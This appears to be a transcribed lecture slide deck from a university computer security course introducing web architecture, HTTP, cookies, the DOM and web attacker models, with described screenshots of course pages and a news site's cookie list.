

CSE 127 Computer Security

Stefan Savage, Fall 2023, Lecture 11


Web Security I

Goals for today

- Understand (basically) how Web browsing works
- Understand the basic Web security model (same origin policy)
- How cookies work and some ways they get attacked


Web Architecture

- Web browser issues requests
- Web server responds
- Web browser renders response



Web Architecture

- Web browser issues requests. How? Why?
 - User typed in URL
 - User re-loaded a page
 - User clicked on a link
 - Web server responded with a redirect (telling browser to request new page)
 - Web page embedded another page (leading to request for that page)
 - Script within web page issued a request



Web Architecture

- Web server responds. How?
 - Returns a static file
 - Invokes a script and returns output
 - Invokes a plugin



Web Architecture

- Web browser renders response. How?
 - Renders HTML + CSS
 - Executes embedded JavaScript
 - Invokes a plugin (e.g., PDF)



HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):

The screenshot shows a web browser window with the address bar containing the URL `https://cseweb.ucsd.edu/classes/fa19/cse127-ab/pa/pa1/#part-2-echo-in-x86-10-pts`. The page is titled "Assignment 1" and is part of a "Computer Security" course. The sidebar on the left lists navigation links: "About", "Syllabus", "Contact Info and Office Hours", "Assignments ^", "Assignment 1" (highlighted), and "Assignment 2". The main content area is titled "Part 2: echo in x86 (10 pts)" and contains text explaining the sub-assignment, which involves implementing a simplified version of the `echo` command in x86 assembly. It also lists the required behavior for the `echo` command. The right sidebar, titled "Table of contents", lists the following items: "Getting Started", "VM Image", "Part 1: Using GDB (10 pts)", "Assignment Instructions", "Submission", "Part 2: echo in x86 (10 pts)" (highlighted), "Helpful Hints", "Submission", and "Bugs".

Computer Security

About

Syllabus

Contact Info and Office Hours

Assignments ^

Assignment 1

Assignment 2

Part 2: echo in x86 (10 pts)

Files for this sub-assignment are located in the `x86` subdirectory of the `student` user's home directory in the VM image; that is, `/home/student/x86`. SSH into the VM and `cd` into that directory to begin working on it.

For this part, you will be implementing a simplified version of the familiar `echo` command, using raw x86 assembly code. The goal of this assignment is to familiarize you with writing programs directly in x86.

Your `echo` command must behave as follows:

- When run with a single command line argument (e.g., `./echo Hello`):

Table of contents

Getting Started

VM Image

Part 1: Using GDB (10 pts)

Assignment Instructions

Submission

Part 2: echo in x86 (10 pts)

Helpful Hints

Submission

Bugs

HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):

<https://cseweb.ucsd.edu:443/classes/fa19/cse127-ab/lectures?nr=7&lang=en#slides>

The URL is annotated with labels for its components:

- scheme**: https
- domain**: cseweb.ucsd.edu
- port**: 443
- path**: /classes/fa19/cse127-ab/lectures
- query string**: ?nr=7&lang=en
- fragment id**: #slides

HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).



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


HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).



Anatomy of a request



method path version
GET /index.html HTTP/1.1

headers

Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: www.example.com
Referer: http://www.google.com?q=dingbats

body
(empty)

Aside: HTTP versions

- Today's servers generally support a mix of HTTP 1.1, 2 and 3
 - Differences *mainly* about efficiency
 - Modern browsers generally support everything
- HTTP/2 used by 47% of the web* as of Oct 2021
 - Allows pipelining requests for multiple objects
 - Multiplexing multiple requests over one TCP connection
 - Header compression
 - Server push
- HTTP/3 used by 22% of the web
 - Uses QUIC instead of TCP

Anatomy of a response



status code

HTTP/1.0 200 OK

Date: Sun, 21 Apr 1996 02:20:42 GMT

Server: Microsoft-Internet-Information-Server/5.0

Connection: keep-alive

Content-Type: text/html

Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT

Set-Cookie: ...

Content-Length: 2543

headers

body

<html>Some data... whatever ... </html>

HTTP Basics

- Client sends requests
 - Typically:
 - GET: retrieve a resource
 - POST: update a resource (submit a form, publish a post, etc.)
 - There are a few others (PUT (i.e. replace), PATCH (update part), DELETE) but older browsers don't use
- Server responds
 - Status + optional body
 - Status examples:
 - 200: OK
 - 303: See other (redirect)
 - 404: Not found
- Repeat...

HTTP Basics

- Remember: there are many resources in a Web page
 - Html, CSS, images, scripts, parts of other Web pages...

CSE 127: Computer Security

[Home](#)[Syllabus](#)[Details](#)[Assignments](#)[Discussions](#)

CSE 127

Schedule: Lecture: TTh 2-3:20 (CENTR 119), Discussion: F 5-5:50 (CENTR 119)

Instructor: [Stefan Savage](#). Office hours: Wednesday 10:00am - 11:00am at EBU3B 3106

TA Office Hours:

- Wednesday 3:30pm - 4:30pm: Sumanth Rao, at EBU3B Room B250A
- Thursday 10:30am - 11:30am: Karthik Mudda, at EBU3B Room B215
- Thursday 5:30pm - 7:30pm: Aman Aggarwal, at EBU3B Room B260A
- Friday 10:00am - 11:00am: Leo Cao, at EBU3B Room B260A

Teaching Assistants and Tutors:

- Aman Aggarwal (Tutor)
- Leo Cao (TA)
- Karthik Mudda (TA)
- Sumanth Rao (TA)


Description

This course focuses on computer and network security, covering a wide range of topics on both the "defensive" and "offensive" side of this field. Among these will be code security and exploitation (buffer overflows, race conditions, SQL injection, etc), access control and authentication, covert channels, protocol attacks, firewalls, intrusion detection/prevention, viruses/worms and bots, spyware and phishing, denial-of-service, privacy/anonymity, and computer forensics. The goal of the course is to provide an appreciation of how to think adversarially with respect to computer systems as well as an appreciation of how to reason about attacks and defenses.

To complete the projects in this course, you will need the ability to develop software programs using the C language, and some understanding of Assembly, PHP and SQL. We will not reach these in class and you will be expected to learn them on your own. If you do not know C, I recommend the classic, [The C Programming Language](#), by Kernighan and Ritchie, because it is short and simple.

Logistics

We will be using Piazza for class discussion. Rather than emailing questions to the teaching staff, please post your questions on Piazza; this will keep the discussions organized and let everyone benefit from the answers. We may also use it for announcements. The class Piazza can be [found here](#).



Web Sessions

- HTTP is a **stateless protocol**. No notion of *session*.
- But most web applications are session-based
 - Session active until users logs out (or times out)
- How?
 - Cookies.
- Cookies used for variety of things including
 - **Sessions** (e.g., login, shopping carts)
 - **Personalization** (e.g., user preferences, themes, etc.)
 - **Tracking** (e.g., tracking behavior for targeted advertising)

Web Cookies

- The web server provides tokens in its response to the web browser.
 - `Set-Cookie: <cookie-name>=<cookie-value>; Property=property-value`
 - Also define “properties” for each cookie
 - E.g., when they expire, only use with https, what domains they are for, etc...
- Browser attaches those cookies to every subsequent request to that web server
- Session Cookies :
 - Expiration property not set
 - Exist only during current browser session
 - Deleted when browser is shut down*
 - *Unless you configured your browser to resume active sessions on re-start
- Persistent Cookies
 - Saved until server-defined expiration time

Setting cookies in response



```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Set-Cookie: trackingID=3272923427328234
Set-Cookie: userID=F3D947C2
Content-Length: 2543
```

```
<html>Some data... whatever ... </html>
```

Sending cookie with each request

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*

Accept-Language: en

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Cookie: trackingID=3272923427328234

Cookie: userID=F3D947C2

Host: www.example.com


Referer: http://www.google.com?q=dingbats

Basic browser execution model

- Each browser window/tab....
 - Loads content
 - Parses HTML and runs Javascript
 - Fetches sub resources (e.g., images, CSS, Javascript)
 - Respond to events like onClick, onMouseover, onLoad, setTimeout

Nested execution model

- Windows may contain frames from different sources
 - Frame: rigid visible division
 - iFrame: floating inline frame
- Why use frames?
 - Delegate screen area to content from another source
 - Browser provides **isolation** based on frames
 - Parent may work even if frame is broken




How do you communicate with frames?

- Message passing via postMessage API
 - Sender: `targetWindow.postMessage(message, targetOrigin);`
 - Receiver: `window.addEventListener("message", receiveMessage, false);`
 `function receiveMessage(event){`
 `if (event.origin !== "http://example.com")`
 `return;`
 `...`
 `}`

Document object model (DOM)

- Javascript can read and modify page by interacting with the DOM
 - Object Oriented interface for reading and writing website content
- Includes *browser object model*
 - Access window, document, and other state like history, browser navigation, and cookies
- Bottom line:
 - Web page javascript can, and does, change Web page contents dynamically
 - Can even change the contents of *itself*



Modifying the DOM using JS

```
<html>
  <body>
    <ul id="t1">
      <li>Item 1</li>
    </ul>
    ...
  </body>
</html>
```

• Item 1



```
<script>
  const list    = document.getElementById('t1');
  const newItem = document.createElement('li');
  const newText = document.createTextNode('Item 2');
  list.appendChild(newItem);
  newItem.appendChild(newText)
</script>
```

Always remember:
Modern Web sites are **programs**

- Partially executed on the client side
 - HTML rendering, JavaScript, plug-ins (e.g. Java, Flash)
- Partially executed on the server side
 - CGI, PHP, Ruby, ASP, server-side JavaScript, SQL, etc.

Modern websites are complicated

The LA Times homepage includes 540 resources from nearly 270 IP addresses, 58 networks, and 8 countries. Many of these aren't controlled by the main sites.



MUID	1656321DA67D6C8404703800A27D6AB3	.bing.com	/	2020-01-20...	
_EDGE_S	SID=162F6D4DA0E16A823491600AA1516BD0	.bing.com	/	N/A	
SRCHUID	V=2&GUID=DCDDEA0BD104408B8367486B9E84EA69&...	.bing.com	/	2020-06-05...	
SRCHD	AF=NOFORM	.bing.com	/	2020-06-05...	
_SS	SID=162F6D4DA0E16A823491600AA1516BD0	.bing.com	/	N/A	
bounceClientVisit1762c	%7B%22vid%22%3A1556033812014037%2C%22did%...	.bounceexchan...	/	2019-04-23...	
ajs_group_id	null	.brightcove.net	/	2019-12-11...	
AMCV_A7FC606253FC752B0A4C98...	1099438348%7CMCMID%7C6784754471467605695444...	.brightcove.net	/	2020-12-11...	;
ajs_anonymous_id	%2250aa1405-b704-40f4-8d3b-6a29ffa32f73%22	.brightcove.net	/	2019-12-11...	
ajs_user_id	null	.brightcove.net	/	2019-12-11...	
__adcontext	{"cookieID":"JZZ3V2HKBW2KT6EOMO2R2AWV7VLWGX...	.cdnwidget.com	/	2020-05-23...	.
__3idcontext	{"cookieID":"JZZ3V2HKBW2KT6EOMO2R2AWV7VLWGX...	.cdnwidget.com	/	2020-05-23...	.
kuid	DNT	.krxd.net	/	2019-10-20...	
__idcontext	eyJjb29raWVJRCl6lkpaWjNWMkhLQlcyS1Q2RU9NTzJS...	.latimes.com	/	2020-05-22...	;
kw.pv_session	3	.latimes.com	/	2019-04-24...	
RT	"sl=3&ss=1556033808254&tt=9172&obo=0&bcn=%2F%...	.latimes.com	/	2019-04-30...	;
_lb	1	.latimes.com	/	2019-04-23...	
pdic	5	.latimes.com	/	2024-04-21...	
_fbp	fb.1.1556033822471.1780534325	.latimes.com	/	2019-07-22...	
__gads	ID=10641b22d31f2147:T=1556033820:S=ALNI_MYGSPr...	.latimes.com	/	2021-04-22...	
s_cc	true	.latimes.com	/	N/A	
kw.session_ts	1556033812187	.latimes.com	/	2019-04-23...	
bounceClientVisit1762v	N4lgNgDiBcIBYBcEQM4FIDMBBNAmAYnvgO6kB0YAhg...	.latimes.com	/	2019-04-23...	.
uuid	69953082-e348-4cc7-b37b-b0c14adc7449	.latimes.com	/	2024-04-21...	
_gid	GA1.2.771043247.1556033809	.latimes.com	/	2019-04-24...	
_sp_ses.8129	*	.latimes.com	/	2019-04-23...	
paic	5	.latimes.com	/	2024-04-21...	

Modern websites are complicated

The image shows a screenshot of the Los Angeles Times homepage with several callout boxes pointing to specific elements:

- Third party ad:** Points to a yellow sidebar advertisement for "LA FOOD" presented by "DOORDASH".
- Google analytics:** Points to the "GO UNLIMITED!" banner at the top left.
- Framed ad:** Points to a large blue advertisement for "Casper" in the center of the page.
- jQuery library:** Points to the "Los Angeles Times" logo.
- Local scripts:** Points to the "SUBSCRIBE" button in the top right navigation bar.
- Extensions:** Points to the "LOG IN" button in the top right navigation bar.

The homepage content includes:


- Navigation bar with links: PICS, SEARCH, LOCAL, POLITICS, SPORTS, ENTERTAINMENT, OPINION, PLACE AN AD, SUBSCRIBE (4 weeks for only 99¢), and LOG IN.
- Main headline: "Los Angeles Times" with the date "APRIL 23, 2019" and temperature "62°F".
- Trending topics: SRI LANKA, CALIFORNIA NATIONAL GUARD, CENSUS, DESERT PARTY, LUKE WALTON, BEER POWER RANKINGS.
- Article preview: "Islamic State claims it was behind Sri Lanka bombings" by CHASHANK BENDALI.
- Image: A night scene of a building with people on the roof.
- Section: "MORE NEWS" with a sub-headline "Beware of late-night lane closures on your way to (and from) LAX".

Goals for today


- Understand (basically) how Web browsing works
- **Understand the basic Web security model (same origin policy)**
- How cookies work and some ways they get attacked

Relevant attacker models

Network attacker




Web attacker




Relevant attacker models

Gadget attacker


Web attacker with capabilities to inject limited content into honest page



Most of our focus:
web attacker




And variants of it



